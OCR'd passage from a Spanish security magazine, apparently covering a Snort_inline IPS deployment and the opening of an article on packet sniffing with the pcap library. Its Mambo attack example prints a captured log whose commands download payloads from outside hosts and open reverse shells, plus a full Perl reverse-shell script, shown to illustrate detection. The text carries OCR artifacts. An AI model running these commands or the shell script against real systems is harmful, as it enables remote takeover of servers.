Otra herramienta fundamental para un IDS / IPS es PMGRAPH. PMGRAPH es un simple script escrito en Perl, que genera dos páginas html con tablas que muestran el rendimiento de Snort. Es necesario especificar en el archivo de configuración el preprocesador perfonitor. Para poder ver las tablas adecuadamente, se requiere instalar rrdtool. Puede ser fácilmente añadido a crontab ya que las ima-

genes y las páginas creadas son incrementales. Pmgraph es descrito en la Figura 6.

En caso de una configuración de preprocesadores: preprocessor perfmonitor: `time 60 file /var/log/snort/perfmon.txt pktcnt 500` ejecutaremos: el comando `pmgraph.pl` [ruta de la carpeta de publicación] `/var/log/snort/perfmon.txt`

Si queremos añadirlo a cron, entonces usamos la siguiente línea: `*/30 * * * * /root/pmgraph-0.2/pmgraph.pl [ruta de la carpeta de publicación] /var/log/snort/perfmon.txt` El comando será ejecutado todo los días con un intervalo de treinta minutos.

Implementando Snort en modo inline

Ahora describiremos brevemente cómo instalar un servidor IPS basado en Snort inline usando los scripts disponibles en *www.snortattack.org*.

Usar los script proporcionados por snortattack es la forma más fácil y rápida de resolver dependencias y los requisitos de compilación. Gracias a estos scripts, podemos tener un IPS funcionando en menos de 45 minutos, lo que nos permirtirá concentrarnos en los procesos de configuración y optimización. Por otro lado, para entender completamente su implementación, necesitamos instalar todos los diferentes paquetes. Para usuarios avanzados recomendamos leer la guía de usuario para hacer una instalación paso a paso sin usar los scripts, que están disponibles en la sección de documentación del sitio de snortattack.

Los scripts y las instrucciones de snortattack automatizan varios procedimientos y explican cómo instalar Snort_inline en las siguientes distribuciones:

- Debian
- Fedora Core 2, 3, 4, 5.

Durante la implementación de la distribución, deberíamos desactivar el firewall y selinux. Una vez que la implementación esté terminada, descargaremos *current-attack.sh* en *www.snortattack.org/mambo/script/current-attack.sh*, editaremos el valor de la variable `SA _ DISTRO` y seguiremos las instrucciones del script. Escribiremos deb para Debian y "fc20" "fc30" "fc40" "fc50" para las diferentes versiones de fedora.

Debemos editar el valor de la variable SA_DIR_ROOT con la ruta de acceso completa de la carpeta, donde descargaremos los paquetes y los scripts para la implementación de Snort. La configuración por defecto es */root/snortattack*.

Debemos editar el valor para el lenguaje (Italian or English): LANG – *ita*. La configuración por defecto es Italiano.

Una vez hayamos completado los cambios en current-attack.sh, activaremos el script usando el siguiente comando:

```
> sh current-attack.sh
```

El sistema descargará los paquetes y los scripts para completar el procedimiento de instalación en el directorio definido en `SA _ DIR _ ROOT`.

Listado 7. *Los paquetes obtenidos del log de Apache*

```
216.63.z.z - -[28/Feb/2006:12:30:44+1300]"GET/index2.php?option=com_
                        content&do_pdf=1&id=1i
ndex2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&
mosConfig_absolute_path=http://66.98.a.a/cmd.txt?&cmd=cd%20/tmp;wget%20216.99.
b.b/cback;chmod%20744%20cback;./cback%20217.160.c.c%208081;wget%20216.99.b.
b/dc.txt;chmod%20744%20dc.txt;perl%20dc.txt%20217.160.c.c%208081;cd%20/var/tm
p;curl%20- o%20cback%20http://216.99.b.b/cback;chmod%20744%20cback;./
                        cback%20217.160.c.
c%208081;curl%20-o%20dc.txt%20http://216.99.b.b/dc.txt;chmod%20744%20dc.txt;
                        perl%20dc.txt%20217.
160.c.c%208081;echo%20YYY;echo| HTTP/1.1"404 - "-" "Mozilla/4.0(compatible;
MSIE 6.0; Windows NT 5.1;)" "-" 0localhost
```

Listado 8. *La respuesta del servidor a la identidad del usuario*

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081: P 1:40(39) ack 1 win
                        5840
<nop,nop,timestamp 454607 3169841954>
0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E..[oc@.@......x
0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z....#...m..e
0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j..........
0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
0x0050: 7073 3d30 2872 6f6f 7429 0a ps=0(root).
```

Listado 9. *La respuesta de Snort a los privilegios root de Mambo*

```
11:12:56.824718 IP 10.0.x.x.514
> 10.0.y.yy.514: SYSLOG
auth.alert, length: 164
0x0000: 4500 00c0 0189 4000 4011 23d4 0a00 0078 E.....@.@.#....x
0x0010: 0a00 0059 0202 0202 00ac 2937 3c33 333e ...Y......)7<33>
0x0020: 736e 6f72 743a 205b 313a 3439 383a 365d snort:.[1:498:6]
0x0030: 2041 5454 4143 4b2d 5245 5350 4f4e 5345 .ATTACK-RESPONSE
0x0040: 5320 6964 2063 6865 636b 2072 6574 7572 S.id.check.retur
0x0050: 6e65 6420 726f 6f74 205b 436c 6173 7369 ned.root.[Classi
0x0060: 6669 6361 7469 6f6e 3a20 506f 7465 6e74 fication:.Potent
0x0070: 6961 6c6c 7920 4261 6420 5472 6166 6669 ially.Bad.Traffi
0x0080: 635d 205b 5072 696f 7269 7479 3a20 325d c].[Priority:.2]
0x0090: 3a20 7b54 4350 7d20 3130 2e30 2exx 2exx :.{TCP}.10.0.x.x
0x00a0: xxxx 3a33 3237 3730 202d 3e20 3231 372e xx:32770.->.217.
0x00b0: 3136 302e xxxx xx2e xxxx 3a38 3038 310a 160.ccc.cc:8081.
```

Dentro de este directorio editaremos el script *fast_inline.sh*. Este script hará que la instlación de Snort sea completamente automática.

Para una instalación correcta, necesitarás configurar algunos parámetros, que *fast_inline* usará para preparar el dispositivo:

- `SA_DIR_ROOT:` establece la ruta de acceso al directorio donde se descargaron los paquetes y scripts,
- `MYSQLPWD:` establece la contraseña para la cueta root mysql,

Listado 10. *Configuración recomendad para httpd.conf y my.cnf*

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer = 4M
max_allowed_packet = 4M
thread_stack = 32K
query_cache_limit = 104857
query_cache_size = 1677721
query_cache_type = 1
max_allowed_packet = 4M
key_buffer = 4M
```

- `MYSQLPWS:` establece la contraseña para la cuenta snort mysql,
- `IP:` establece la dirección IP que quieras asignar al dispositivo,
- `NETMASK:` establece la mascara de red que quieras asignar al dispositivo,
- `GW:` establece la puerta de enlace que quieras asignar al dispositivo,
- `NETWORK:` establece la red a las que perteneces,
- `BROADCAST:` establece el valor broadcast,
- `DNS:` establece los dns primarios,
- `HOMENET:` establece la llamada red trust (de confianza). Los valores van separados por comas.

Las variables que aparecen a continuación están configuradas por defecto, listas para ejecutar automáticamente todas las operaciones necesarias para instalar Snort. Echemos un vistazo a su funcionamiento:

- `SA_UPDATE:` esta función importa las listas (sources.list em Debian, yum.conf en Fedora) y actualiza el sistema,
- `SA_DEPS:` esta función descarga e instala los paquetes requeridos por Snort usando el gestor de paquetes (apt en Debia, yum en Fedora),
- `SA_EXTRACT:` esta función descarga y extrae los paquetes tar.gz para permitir que Snort funcione adecuadamente,
- `SA_MYSQL:` esta función prepara el servidor mysql con las contraseñas especificadas antes, importa la base de datos de Snort y proporciona los permisos necesarios,
- `SA_INSTALL:` esta función compila los elementos requeridos por Snort, crea los directorios de los logs, instala BASE, crea un enlace al kernel si es necesario, etc,
- `SA_INLINE:` esta función compila Snort_inline,
- `SA_REPORT:` esta función instala Snort Report,
- `SA_PLACID:` esta función instala Placid,
- `SA_SNORT_CONF:` está función configura el archivo de configuración de Snort con los valores especificados anteriormente (homenet, snort password, etc.),
- `SA_AUTO:` esta función se usa para activar Snort durante el arranque,
- `SA_ETH:` esta función se usa para establecer las interfaces Ethernet.




Figura 5. *Una imagen de SRRAM*

- SA _ SET _ SCRIPT: esta función se usa para crear un script que inicia la versión elegida de Snort (classic Snort o Snort_inline) y los parámetros especificados anteriormente (ip, puerta de enlace, máscara de red, red etc.),
- SA _ START: esta función se usa para iniciar Snort una vez que la instalación se haya completado,
- SA _ EMAIL: esta función se usa para enviar información al equipo de Snortattack, para obtener observaciones positivas o negativas en lo referente a la instalación usando fast_inline.sh.




Figura 6. *Tablas mostrando el rendimiento de Snort con pmgraph*

Una vez que la instalación se haya completado, deberías reiniciar tu ordenador. En cuanto al script fast_utility, este es un script recientemente desarrollado, que simplifica operaciones rutinarias efectuadas en dispositivos IPS, tales como:

- cambiar la dirección IP de la pasarela,
- reiniciar Snort,
- actualizar las reglas,
- backup de alertas y limpieza de la base de datos,
- notificar falsos positivos,
- cambiar el homenet,
- cambiar el tipo de red (LAN DMZ MISTA),
- cambiar la constraseña de root, etc.

También está diseñado para ser una aplicación de consola y se ejecuta con cada login como root. Si alguna de las variables mencionadas arriba no está especificada en fast_inline, significa que no son necesarias para el funcionamiento del script. Nuestro consejo es activar por defecto la variable que gestiona las funciones. Para más información puedes ver la guía de usuario en *www.snortattack.org*.

Ejemplos Prácticos

Pasamos a enumerar algunas técnicas encontradas por Snort_inline usando reglas y preprocesadores.

Ataques dirigidos a Mambo

El ataque que vamos a analizar aquí está dirigido a comprometer un servidor y cargar un exploit para una vulnerabilidad de Mambo <= 4.0.11. En este caso los paquetes han sido tomados de un log de Apache como se muestra en el Listado 7.

Podemos decir que a través de este comando podemos cargar e iniciar cmd.txt. A continuación está el texto limpio:

```
cd /tmp; \
wget 216.99.b.b/cback;
```

```
chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
cd /var/tmp; \
curl -o cback http://
216.99.b.b/cback;
chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
216.99.b.b/dc.txt;
chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
echo YYY;echo|
```

Éste es el contenido de cmd.txt:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
socket(SOCKET,
PF_INET, SOCK_STREAM,
getprotobyname('tcp'));
connect(SOCKET,
sockaddr_in
($PORT,inet_aton($IP)));
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;
HISTFILE=/dev/null /bin/sh -i");
```

Este pasaje tiene como objetivo descubrir qué usuario está corriendo Mambo. La respuesta rápida del servidor aparece en el Listado 8.

Así que, si Mambo tiene privilegios de root, podemos usar un script para explotar la vulnerabilidad que detectó. En este caso, la respuesta de Snort aparece en el Listado 9.

Phishing

En el campo de la investigación científica, el termino phishing se usa para describir un estudio llevado a cabo sobre un tema poco conocido, sin una meta precisa. Phishing significa buscar aleatoriamente, se podría decir que es como un pescador que lanza su red esperando coger algunos peces. Éste es el significado del término desde 1990.

En informática, el phishing es una técnica de ingeniería social, usada para obtener acceso a información personal y confidencial, y con el objetivo de robar la identidad del usuario mediante correos electrónicos falsos (o también a través de otras técnicas de ingeniería social), creados para que parezcan auténticos. El usuario es engañado por estos mensajes y le inducen a proporcionar información personal: número de cuenta bancaria, nombre de usuario y contraseña, número de la tarjeta de crédito, etc.

Siguiendo las definiciones proporcionadas por la *Wikipedia*, describiremos un método capaz de resolver este problema. Presentaremos (aunque ya la hemos mencionado antes) una herramienta útil, el preprocesador Clamav. Este preprocesador está integrado en la versión de Snort_inline. El principio detrás de este preprocesador es aparentemente muy sencillo, pero no vale nada si está mal configurado. El preprocesador Clamav usa el dbdir publicado por Clamav como reglas de intercepción para Snort y luego activa la acción drop cuando detecta algo. Es extremadamente importante mantener las definiciones Clamav (dbdir) constantemente actualizadas. Como pueden ver este preprocesador no cumple todas las reglas anteriores, pero sólo claros ataques de virus/phishing que no estén encriptados o comprimidos. Es obvio que este preprocesador es perfecto para bloquear ataques de phishing porque estos ataques son claros y legibles.

Compartir archivos

Como sabemos, las redes privadas hacen un uso extensivo de los programas P2P. Los clientes más comunes para descargar archivos p2p son: eMule, Bittorrent, Gnutella, Kazaa, Soulseek. Los protocolos comúnmente usados por estos clientes son:

- bittorrent (usado por el cliente bittorrent)
- eDonkey (usado por el cliente eMule)
- fastrack (usado por el cliente Kazaa)
- Gnutella (usado por el cliente Gnutella)
- Soulseek (usado por el cliente Soulseek)

Para desactivar estos tipos de clientes P2P, tenemos que activar el siguiente conjunto de reglas: bleeding-p2p and P2P. Este archivo contiene (`/etc/snort_inline/rules/bleeding-p2p.rules ../p2p.rules`) todas las reglas más recientes para proteger la red frente a programas p2p dañinos, que como sabemos, saturan el ancho de banda disponible en la mayoría de las conexiones. Tenemos que comprobar que el HOMENET definido en snort_inline.conf sea la red que queremos proteger de estos clientes. Las reglas están divididas en tipos de acciones, por ejemplo:

- Búsqueda de archivos en una red eDonkey:

```
drop udp $HOME_NET any ->
$EXTERNAL_NET 4660:4799
(msg: "BLEEDING-EDGE P2P
eDonkey Search"; content:
"|e3 0e|";
offset: 0; depth: 2;
rawbytes;classtype:
policy-violation; reference:url,
www.edonkey.com;
sid: 2001305; rev:3; )
```

- El tráfico bittorrent:

```
drop tcp $HOME_NET any ->
$EXTERNAL_NET any (msg:
"BLEEDING-EDGE P2P
BitTorrent Traffic";
flow:
established;
content:
"|0000400907000000|";
offset: 0; depth: 8;
reference:
url,bitconjurer.org/BitTorrent/
protocol.html;
classtype: policy-violation;
sid: 2000357; rev:3; )
```

- El pedido del cliente de Gnutella:

```
drop tcp $HOME_NET any ->
$EXTERNAL_NET any (msg:
"P2P GNUTella client request";
flow:to_server,established;
content:
"GNUTELLA"; depth:8;
classtype:policy-violation;
sid:1432; rev:6;)
```

En el caso de que queramos bloquear protocolos de transferencia de archivos, sugerimos que elijan cuidadosamente el tipo de protocolo y por tanto, el tipo de acción de los archivos antes mencionados. No siempre es posible bloquear completamente el tráfico generado por un cliente p2p, de hecho, pruebas realizadas han probado que el programa eMule no puede bloquear la red kad; mientras que bittorrent está sólo limitado en el uso de ancho de banda. Aunque esta solución no puede bloquear completamente estos programas, al activar estas reglas se generarán fallos continuos que desanimarán a aquellos que estén usando aplicaciones para compartir archivos.

Un acercamiento sistemático (usando BASE)

Ahora crearemos un método para detectar falsos positivos. Describiremos tres escenarios diferentes:

- falso positivo en navegación web
- falso positivo en correo fallido
- falso positivo en general (ni de web ni de correo)

En primer lugar, necesitamos saber la IP origen del host que encuentra un fallo, luego, a través de la interfaz web básica y explotando la función de búsqueda; seleccionaremos criterios de IP e introduciremos la dirección IP entre paréntesis y finalmente las buscaremos en las notificaciones. Encontraremos una alerta (que habrá generado un drop) y podemos elegir entre dos tipos de soluciones:

- desactivar las reglas que afectan al falso positivo,
- añadir la dirección IP de origen en la variable definida en `snort_inline`.conf como homenet.

Con la herramienta pmgraph tool, podemos saber el tráfico del dispositivo y llevar a cabo estudios estadísticos. Una tabla importante es la que representa la carga de la CPU que puede originar falsos positivos (en casos de valores de uso mayores del 70%) que no son detectados por el motor de seguridad BASE.

Otra información importante para detectar falsos positivos son los ataques por segundo. Si esta tabla muestra valores mayores de 15 por segundo, entonces estamos en uno de los siguientes casos: A: Falso positivo, B: Ataque dirigido a un host de la red.

La característica más útil es la tabla que representa el contenido bloqueado por el motor de seguridad. Gracias a BASE somos capaces de ver los detalles de un ataque y la opción de texto plano es muy útil para leer el tráfico interceptado en formato ASCII.

No es posible ver el espacio RAM a través de una herramienta web gráfica (a no ser que implementemos mrtg en nuestro equipo). Esta caracterísitca es importante si queremos activar una gran cantidad de reglas. Para prevenir que nuestro equipo se cuelgue o genere falsos positivos, te recomendamos que optimices las reglas y los demonios como Apache o MySQL (ver Listado 10.).

Conclusión

Snort_inline es un método eficiente para afrontar un entorno de red extremadamente peligroso. No es la solución a todos los males, sino una aplicación de seguridad bien estructurada si se la implementa de acuerdo a las propias necesidades. Con Snort la regla de *activarlo todo hace mi ordenador más seguro* no se aplica porque detrás de cada regla puede haber un falso positivo que bloqueará actividades inocentes y generará otros problemas. ●

En la Red

- *http://www.snort.org* – Snort
- *http://snort-inline.sourceforge.net* – Snort_inline
- *http://secureideas.sourceforge.net* – Base
- *http://speakeasy.wpi.edu/placid* – Placid
- *http://oinkmaster.sourceforge.net* – Oinkmaster
- *http://sourceforge.net/projects/srram* – Srram
- *http://people.su.se/~andreaso/perfmon-graph* – Pmgraph
- *http://fedora.redhat.com* – Fedora
- *http://www.debian.org* – Debian
- *http://www.mamboserver.com* – Mambo
- *http://www.clamav.net* – Clamav

Acerca de los autores

- Pierpaolo Palazzoli trabaja en el campo de la seguridad. Se graduó en Ingeniería de Telecomunicaciones por el Politécnico de Mila, en Italia. Ha estado trabajando en Snort durante cinco años.
- Matteo Valenza trabaja en el sector IT como administrador de sistemas. Ha estado trabajando en Snort durante un año.

Snortattack.org es el resultado de la colaboración y el conocimiento compartido entre Matteo y Paolo. Snortattack.org apareció en Internet hace seis meses, pero fue concebido por el equipo hace dos años. Su fortaleza reside en las guías de usuario y los scripts de instalación de Snort escritos en italiano e inglés. También es un foro activo y una lista de correo. Con Snortattack.org, Pierpaolo y Matteo intentan construir un grupo de usuarios de Snort con el objetivo de compartir ideas sobre el programa entre usuarios italianos y de todo el mundo.

Visita: *www.snortattack.org*



Descrifrando los paquetes de jabber – librería pcap

Łukasz Skwarek 

Grado de dificultad



La librería pcap es una herramienta útil, potente y de uso relativamente fácil. Os animo a emplearla en vuestras propias aplicaciones para analizar los paquetes de la red. Un sniffer es asociado de manera unívoca como una herramienta empleada por personas con malas intenciones durante ataques de hackers. Sin embargo, un sniffer es una herramienta básica de todos los administradores.

Cumple la función del analizador del tráfico de red. Permite seguir los paquetes, la carga de los respectivos servicios y estaciones de trabajo. Permite también la detección de ordenadores infectados (que deberían ser desconectados de inmediato). Por lo tanto, es muy importante la posibilidad de pescar desde este mar de paquetes que pasan por el router, aquellos que nos interesan a nosotros. Podemos emplear las populares herramientas para redes, por ejemplo: nmap, tcpdump, wireshark (antiguo nombre - ethereal) etc. Pero, cuando queremos emplear una solución particular o querramos analizar una situación no estándar debemos, nosotros mismos, escribir nuestra propia herramienta para analizar el tráfico de red.

Librería pcap

Pcap es la interfaz de programación de aplicaciones de red que facilita el rastreo de paquetes. La librería está disponible en muchos sistemas operativos y es empleada por muchas herramientas conocidas.

A continuación, describiré las funciones básicas que aparecen en esta librería, las cuáles son imprescindibles para escribir el analizador de red en cuestión. Para mayor información, podemos leer la documentación, o bien, analizar los respectivos archivos fuentes.

Selección de la interaz de red

Cuando capturamos los paquetes debemos decidir la interfaz que queremos escuchar. Esto se puede hacer de dos formas:

- configurando la variable de índice exec (*dev*) en los caracteres que representan la interfaz de red,

En este artículo aprenderás...

- Cómo está construida la librería pcap y cómo emplearla en vuestras propias aplicaciones
- Cómo crear vuestro propio analizador de redes

Lo que deberías saber:

- Deberías conocer el modelo OSI
- Deberías tener conocimientos básicos sobre el protocolo TCP/IP
- Deberías saber programar en C

Algunas aplicaciones que emplean la librería pcap

- *http://www.insecure.org/nmap/* – nmap
- *http://www.wireshark.org/* – wireshark
- *http://www.tcpdump.org/* – tcpdump
- *http://www.snort.org/* – snort
- *http://lcamtuf.coredump.cx/p0f.shtml* – p0f
- *http://elceef.itsec.pl/natdet/* – natdet

- empleando la función exec (`char *pcap_lookupdev(char *errbuf);`), la cual, por sí misma, encuentra la primer interfaz de red y la devuelve en forma de caracteres. Su único argumento es el índice del búfer del eventual mensaje de error (en caso de falta de éxito) de la función llamada.

En la siguiente parte del cursillo necesitaremos configurar nuestra tarjeta (dirección IP, máscara de red). Afortunadamente, esto se puede realizar en forma automática, para ello empleamos la función exec (`int pcap_lookupnet(const char *dev, bpf_u_int32 *net, bpf_u_int32 *mask, char *errbuf);`) la cual nos devolverá estos valores. El primer argumento corresponde a la cadena de la interfaz de red (conseguida con una de las susodichas formas). El segundo y tercer parámetro son índices que respectivamente serán la dirección IP y la máscara de red. El último argumento es el índice del búfer del eventual error. En caso de falta de éxito de la función llamada, allí se introducirá el mensaje. En tal caso la función devuelve el valor exec (*-1*).

Luego de tipear esto, compilamos informando al enlazador de que estamos empleando la nombrada libería, por ejemplo:

```
-exec ("$ gcc example.c -o example
            -lpcap").
```

Cuando nuestro código de ejemplo esté compilado, lo ejecutamos sin parámetros, y en vez de nuestra interfaz, se seleccionará la primer tarjeta Ethernet disponible. También podemos analizar otro dispositivo con solo pasarlo como parámetro. La aplicación mostrará la dirección ip y la máscara de red de la interfaz seleccionada.

Listado 1. *El código que muestra las distintas formas de selección de la interfaz de red*

```
#include <stdio.h>
#include <pcap.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int main(int argc, char **argv)
{
    char *dev; /* representación con caracteres de nuestra interfaz */
    char *net_n; /* representación con caracteres de la dirección ip */
    char *mask_n; /* representación con caracteres de la máscara de red */
    char errbuf[PCAP_ERRBUF_SIZE]; /* array para el mensaje del error */
    bpf_u_int32 net; /* dirección IP de interfaz */
    bpf_u_int32 mask; /* máscara de red de la interfaz */
    struct in_addr addr; /* estructura adicional para operar
                         en la dirección y en la máscara */
    if (argc>=2)
        dev=argv[1];
    else
    {
        dev = pcap_lookupdev(errbuf);
        if (dev == NULL)
        {
            fprintf(stderr, "Error del dispositivo %s: %s: %s\n",dev,
                       errbuf);
            return 1;
        }
    }
    printf("Dispositivo seleccionado: %s\n", dev);
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1)
    {
        fprintf(stderr, "Error de lectura de datos del dispositivo %s: %s\
                   n",dev,errbuf);
        return 1;
    }
    /* conversión de la dirección y de la máscara en un formato amigable */
    addr.s_addr = net;
    net_n = inet_ntoa(addr);
    addr.s_addr = mask;
    mask_n = inet_ntoa(addr);
    printf("dirección IP: %s\n",net_n);
    printf("máscara de red: %s\n",mask_n);
    return 0;
}
```

Preparación para rastreo (sniffing)

Para iniciar la sesión de rastreo de paquetes, debemos emplear la función exec (`pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *errbuf);`). La misma devuelve el índice a la estructura exec (`pcap`), en siglas, exec (`pcap_t`). A la cual la determinaremos como indicador del dispositivo de red, y la emplearemos como parámetro en las siguientes funciones. El primer argumento exec (`pcap_open_live()`); se trata de la representación con caracteres del dispositivo de red (descrito en el párrafo anterior). El siguiente parámetro, es el tamaño máximo del paquete capturado, expresado en bytes. El tercer argumento – cuando es exec (*1*) indicará a la tarjeta de red

0 0	1	2	3	4	5	6	7	8	9	1 0	1	2	3	4
Destination Address						Source Address						Type		

Figura 1. *Esquema de la cabecera de Ethernet*

0 0	1	2	3	4	5	6	7	8	9	1 0	1	2	3	4	3	2	1	2 0	2	3	4	5	6	7	8	9	3 0	1
Version					IHL				Type of Service										Total Length									
Identification									Flags						Fragment Offset													
Time to Live						Protocol									Header Checksum													
Source Address																												
Destination Address																												
Options																				Padding								

Figura 2. *Esquema de la cabecera IP*




Figura 3. *Esquema de la cabecera tcp*

